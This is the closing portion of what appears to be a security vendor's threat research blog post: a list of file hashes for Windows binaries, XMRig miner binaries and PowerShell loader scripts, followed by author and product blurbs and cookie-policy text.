bf4eee2369e975873900ba8c647877e0a906fc3ef05dac8cbe102d89b08efcf9

Windows binaries:

15e0b4302902a425dcd0476a60a0d96a17c5a6cdd9fe13c2d09c5055e48178e4
24a84889f53b65b6738dd0194ff6d15f6ae227e37a91a4589ba51ce1f019a4f8
e51e35ce9737838d1a26be7285ba78a137d11c6725382944f34bde86f16cc893
be8d067e762c5da8e616f62e882881b82c8627943bdf006e304fd9a4f784763f
588b0838cc4c0fc64bfc1e5eeab2c9a59248e4e28a859ecbbac6bfe88bda703d
5c902be344f9e089e60c36bbe3345fb5bd9c3c0b4cec349a6bb18da7faef0908
98e10d9c5bfd7a26ff3eb68d232109b6f6e0b0ec39f763f574301fb55e52a067
0f02a4180528a850cf24310f2e88c365695e35adbe6ba023288283599348b16d
d8336694afc213433470e9481de2f5d3f57dbeaf5763f62d137be103f63c45dc
9fd4fbab33dbedf48706096ab4ae19e25648f33d2e9fba62118fea726c918848
8d0585970d1f6996ee8a034ee1f482bb0df32599e618312c0830e2fb04b6af5a
064869b60b9cdb2b39daa30280770e63d9151fe3cc9f6db3813953cd71bdba8f
4a588b7f30c91dd5603fffb0ea48cbd9f589f44b7fcb980b9bb9959d87dd344ad
f115f7826b7857be4522b84a17077a49d0ec0835010da31060acf85bab87778c
80bc76202b75201c740793ea9cd33b31cc262ef01738b053e335ee5d07a5ba96
fb5b082b6074064ff95d8501d568f3bbbd161218b170a273aeeb27e8ed44cb74
3db5b68b127a07ec6465b706efb640acc8e6303f9a17a763caacdde9116ec825
41d0b9107fb81d3101e5d54598e5a55d363e2b99128759e51e029ed29e17af2b
881f85d17b6f4e1f403804bbba413b4246ec7fba1724e4852ea517c19641fb8c

XMRig Windows binaries:

b6154d25b3aa3098f2cee790f5de5a727fc3549865a7aa2196579fe39a86de09
bac8a452547ae6690c56c2f2c5274d55d13e8c063e615f2f964cc8413ba5c640c

Windows Powershell (ps1) loader scripts:

934b422f0b8d26bd1c094bd532ddd947a702262c27991d757a9a6e3672014e98
73366b91ed479f3394fe2f211edac36df0e90d6be41b7ee0559582a324484e40
28dcdabaab2837b944a260048792ee4141ab0b3061637d7b9097706292c76877
d8a0ad2486c9662c8ac8c4370c7986bdc02dc6bdb8155dcc537f10dd00252d1d
c60efd92c248739daacab90eb5d9e00326986b0396ddbfcce845ae47cab85e30f
c68673f97007712f90d727d0ac2b0e2bb9077f2f4cf1c3c68d0b74253fccb59f
322e0f41c42a08fcd6fff0400388bd577affd545196da597ce7c11869ed2fe059
4b3127cf8e3f2ba1726d3d4ceb61b6899c76c2fdfd7a8f1cc8fcfa0a6d243f7
093b72e9b4efcc30c1644a763697a235c9c3e496c421eceaac97d4babeba7108



Dorka Palotay

Senior Threat Researcher



CUJO AI Lens

An AI-powered analytics solution that, for the first time, gives operators an aggregated, dynamic and near real-time view into the way end users utilize their home or business networks

[Learn more](#)



Explorer

Provides complete, programmatic access to granular data via APIs to all the information collected and processed by the CUJO AI Platform

[Learn more](#)



Compass

An advanced service that empowers families and businesses to define and manage how their members' online activity affects their everyday lives

[Learn more](#)

Other posts by Dorka Palotay

[All posts by Dorka Palotay](#)

Privacy Overview

This website uses cookies to improve your experience while you navigate through the website. Out of these, the cookies that are categorized as necessary are stored on your browser as they are essential for the working of basic functionalities of the website. We also

use third-party cookies that help us analyze and understand how you use this website. These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may affect your browsing experience.

Necessary cookies are absolutely essential for the website to function properly. These cookies ensure basic functionalities and security features of the website, anonymously.

Cookie	Duration	Description
<code>_GRECAPTCHA</code>	5 months 27 days	This cookie is set by the Google recaptcha service to identify bots to protect the website against malicious spam attacks.
<code>cookielawinfo-checkbox-advertisement</code>	1 year	Set by the GDPR Cookie Consent plugin, this cookie is used to record the user consent for the cookies in the "Advertisement" category .
<code>cookielawinfo-checkbox-analytics</code>	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
<code>cookielawinfo-checkbox-analytics</code>	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
<code>cookielawinfo-checkbox-functional</code>	11 months	The cookie is set by GDPR cookie consent to record the user consent for the cookies in the category "Functional".
<code>cookielawinfo-checkbox-necessary</code>	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookies is used to store the user consent for the cookies in the category "Necessary".
<code>cookielawinfo-checkbox-others</code>	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Other".
<code>cookielawinfo-checkbox-performance</code>	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Performance".
<code>cujo_cerber_*</code>	1 day	Secures the website by detecting and mitigating malicious activity.
<code>viewed_cookie_policy</code>	11 months	The cookie is set by the GDPR Cookie Consent plugin and is used to store whether or not user has consented to the use of cookies. It does not store any personal data.

Functional cookies help to perform certain functionalities like sharing the content of the website on social media platforms, collect feedbacks, and other third-party features.

Performance cookies are used to understand and analyze the key performance indexes of the website which helps in delivering a better user experience for the visitors.

Analytical cookies are used to understand how visitors interact with the website. These cookies help provide information on metrics the number of visitors, bounce rate, traffic source, etc.

Cookie	Duration	Description
_ga	session	The _ga cookie, installed by Google Analytics, calculates visitor, session and campaign data and also keeps track of site usage for the site's analytics report. The cookie stores information anonymously and assigns a randomly generated number to recognize unique visitors.
_gat_gtag_UA_128580456_1	session	Set by Google to distinguish users.
_gid	session	Installed by Google Analytics, _gid cookie stores information on how visitors use a website, while also creating an analytics report of the website's performance. Some of the data that are collected include the number of visitors, their source, and the pages they visit anonymously.

Advertisement cookies are used to provide visitors with relevant ads and marketing campaigns. These cookies track visitors across websites and collect information to provide customized ads.

Other uncategorized cookies are those that are being analyzed and have not been classified into a category as yet.